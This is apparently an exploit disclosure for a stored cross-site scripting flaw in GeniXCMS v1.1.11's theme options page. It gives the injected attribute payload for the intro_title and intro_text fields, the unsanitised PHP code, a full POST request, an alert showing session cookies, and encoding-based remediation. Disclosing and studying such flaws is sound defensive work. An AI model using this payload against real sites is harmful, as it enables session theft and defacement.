VULNERABLE A Stored Cross-Site Scripting (XSS) injection vulnerability exists in GeniXCMS version v1.1.11 . An attacker can inject arbitrary javascripts in "/gxadmin/index.php?page=themes&view=options" via the intro_title,intro_text parameters.

Date: 8/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: GeniXCMS

Version: v1.1.11


Description: The vulnerability is present in the ""/gxadmin/index.php?page=themes&view=options", and can be exploited throuth a POST request via the intro_title,intro_text parameters.

Impact: An attacker can send javascripts code through any vulnerable form field to change the design of the website or any information displayed to the user, saving the information persistently on the site (e.g. database).

Suggestions: User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

Proof of concept (POC):

Injection javascript:



Intro Title

x" onfocus=alert(document.cookie)>

intro title which will appear at the frontpage

Intro Text

x" onfocus=alert(document.cookie)>


intro title which will appear at the frontpage

Intro Image/Youtube

x" onfocus=alert(document.cookie)>

intro image/youtube url which will appear at the frontpage

File: inc/themes/gneex/options.php




https://github.com/semplon/GeniXCMS/blob/master/inc/themes/gneex/options.php#L63L76

```
            'gneex_options' => json_encode($arr),
        );
    Options::insert($opt);
}

if (isset($_POST['gneex_options_update'])) {
    unset($_POST['gneex_options_update']);
    $opt = [];
    foreach ($_POST as $k => $v) {
        // $opt[$k] = urlencode($v);
        // $opt[$k] = Typo::jsonFormat($v);
        $opt[$k] = $v;
        // echo $opt[$k];
    }

    $opt = json_encode($opt, JSON_UNESCAPED_UNICODE | JSON_HEX_APOS);
    // echo $opt;
    Options::update('gneex_options', $opt);
}
```




```
                    </div>
                </div>
                <div class="box-body">
<?php


if (Gneex::checkDB()) {
    $opt = Options::get('gneex_options');
    $opt = Typo::Xclean($opt);
    // var_dump($opt);

    $opt = json_decode($opt, true);
    // print_r($opt);
    if (is_array($opt)) {
        $o = [];
        foreach ($opt as $k => $v) {
            // $o[$k] = urldecode($v);
            $o[$k] = $v;
        }
    }
```

As can be seen from the following evidence, the content of the injection was correctly saved on the page (on the database) and executed.



192.168.1.8:8080 says

elefant_update_checked=1; elefant_last_page=%2Fuser; googtrans=/en/vi; GeniXCMS-Installation=75leumfamtvaj8h2jl0bfc35dh; GeniXCMS-wzH1VZM2yqPK2NIDC7qr=hoplbp6bnlol10tadj2v06p4go

Intro

Intro Title

x

"> intro title which will appear at the frontpage


Intro Text

intro title which will appear at the frontpage

Intro Image/Youtube

intro image/youtube url which will appear at the frontpage

Request and Response:



```
POST /GeniXCMS-v1.1.11/GeniXCMS%20v1.1.11/gxadmin/index.php?page=themes&view=options HTTP/1.1
Host: 192.168.1.8:8080
Content-Length: 1099
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.8:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.8:8080/GeniXCMS-v1.1.11/GeniXCMS%20v1.1.11/gxadmin/index.php?page=themes&view=options
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: GeniXCMS-Installation=75leumfamtvaj8h2j10bfc35dh; elefant_user=7bgdu7g19o4r0gk1ui89hmfrid; elefant_update_checked=1; elefant_last_page=%2Fuser; googtrans=/en/vi; GeniXCMS-Installation=75leumfamtvaj8h2j10bfc35dh; GeniXCMS-wzH1VZM2yqPK2N1DC7qr=4ms9s3bv86s681t22sk06j2vc9
Connection: close

gneex_options_update=&intro_title=x"+onfocus%3dalert(document.cookie)>&intro_text=x"+onfocus%3dalert(document.cookie)>&intro_image=
```

```
HTTP/1.1 200 OK
Date: Sat, 08 Jan 2022 11:54:24 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
X-Powered-By: PHP/7.4.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: GeniXCMS-wzH1VZM2yqPK2N1DC7qr=10tbg16ihgt1ss0d2coc
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 61005

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximu

    <!--// Start Meta: Generated Automaticaly by GeniXCMS -->
    <meta charset="utf-8">
    <!-- SEO: Title stripped 70chars for SEO Purpose -->
    <title>
       GneeX Theme
     - test cve
    </title>
    <meta name="Keyword" content="">
    <!-- SEO: Description stripped 150chars for SEO Purpose --
    <meta name="Description" content="">
```